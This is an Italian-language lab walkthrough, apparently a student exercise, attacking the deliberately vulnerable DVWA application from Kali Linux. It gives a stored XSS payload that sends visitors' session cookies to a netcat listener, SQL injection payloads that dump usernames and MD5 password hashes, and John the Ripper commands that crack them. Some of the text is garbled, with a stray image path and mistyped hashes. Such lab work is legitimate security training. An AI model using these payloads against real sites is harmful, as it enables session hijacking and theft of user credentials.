



XSS (Cross site scripting)

Prima di iniziare, metteremo una porta in ascolto dalla Kali con il comando netcat e la porta.

nc -lvp 12345 (volendo salvare le scansioni è possibile aggiungere " > cookie.txt " dopo il comando)

```
kali@kali:~

File Actions Edit View Help

(kali@kali)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
```

Dopo di che, ci spostiamo su DVWA impostando la sicurezza a "Low".

Iniziamo a scrivere il nostro Script con relativo IP server nella quale riceveremo i Cookie di sessione dei visitatori della pagina.

<script>let img = new Image(); img.src = "http://192.168.50.100:12345?" +
document.cookie</script>

La Andiamo ad inserire all'interno



E clicchiamo su Submit.



Tornando sulla Kali è possibile trovare la connessione stabilita con visitatori con informazioni sensibili: tra cui Indirizzo IP, sistema operativo, e soprattutto Cookie di sessione (Utilizzati per entrare negli account delle vittime senza un determinato Login)





SQL Injection

Dovremmo recarci in primis alla pagina SQL injection di DVWA.

Una volta entrati possiamo immettere diverse query

'OR 1=1-

```
Vulnerability: SQL Injection

User ID:

'OR 1=1 -- Submit

ID: 'OR 1=1 -- First name: admin
Surname: admin

ID: 'OR 1=1 -- First name: Gordon
Surname: Brown

ID: 'OR 1=1 -- First name: Hack
Surname: Me

ID: 'OR 1=1 -- First name: Pablo
Surname: Picasso

ID: 'OR 1=1 -- First name: Bob
Surname: Smith
```

In questo caso troveremo i nomi e soprannomi degli utenti registrati nel database. Questa condizione è sempre vera e rende la query vera indipendentemente dal nome utente o dalla password.



Ora per estrarre Username e Password dal database, possiamo immettere la query

1 'UNION SELECT user, password FROM users#

Vulnerability: SQL Injection User ID: user, password FROM users# Submit ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: admin ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Ora abbiamo ricavato user e password, l'unica cosa che ci manca è la decodifica delle seguenti password:

admin: 5f4dcc3b5aa765d61d8327deb882cf99

gordonb: e99a18c428cb38d5f260853678922e03

1337; 8d3533d75ae2c3966d7e0d4fcc69216b


Pablo: 0d107d09f5bbe40cade3de5c71e9e9b7

smithy: 5f4dcc3b5aa765d61d8327deb882cf99

Apriamo il terminale ed inseriamo le password all'interno di un file .txt:

nano Hash-jtr.txt





Possiamo inserire " user: " prima della password, per suddividerli in maniera chiara.

Adesso che abbiamo organizzato il file con le password da craccare utilizzeremo il tool John the ripper ed il comando:

john --format=raw-md5 --show hash-jtr.txt

Ci usciranno in seguito le password decodificate e user.

```
File Actions Edit View Help

(kali@kali)-[~]

$ john -- format=Raw-MD5 -- show hash-jtr.txt
user:password
user1:abc123
user2:charley
user3:letmein
user4:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
```

Avremo le seguenti password craccate:

admin: password

gordonb: abc123

1337: charley

Pablo: letmein

smithy: password



SQLi (blind)

Vulnerability: SQL Injection (Blind)



Vulnerability: SQL Injection (Blind)

```
User ID:

1'UNION SELECT user, pass: Submit

ID: 1 'UNION SELECT user, password FROM users#
First name: admin

Surname: admin

ID: 1 'UNION SELECT user, password FROM users#
First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c7le9e9b7

ID: 1 'UNION SELECT user, password FROM users#
First name: od107d09f5bbe40cade3de5c7le9e9b7

ID: 1 'UNION SELECT user, password FROM users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
```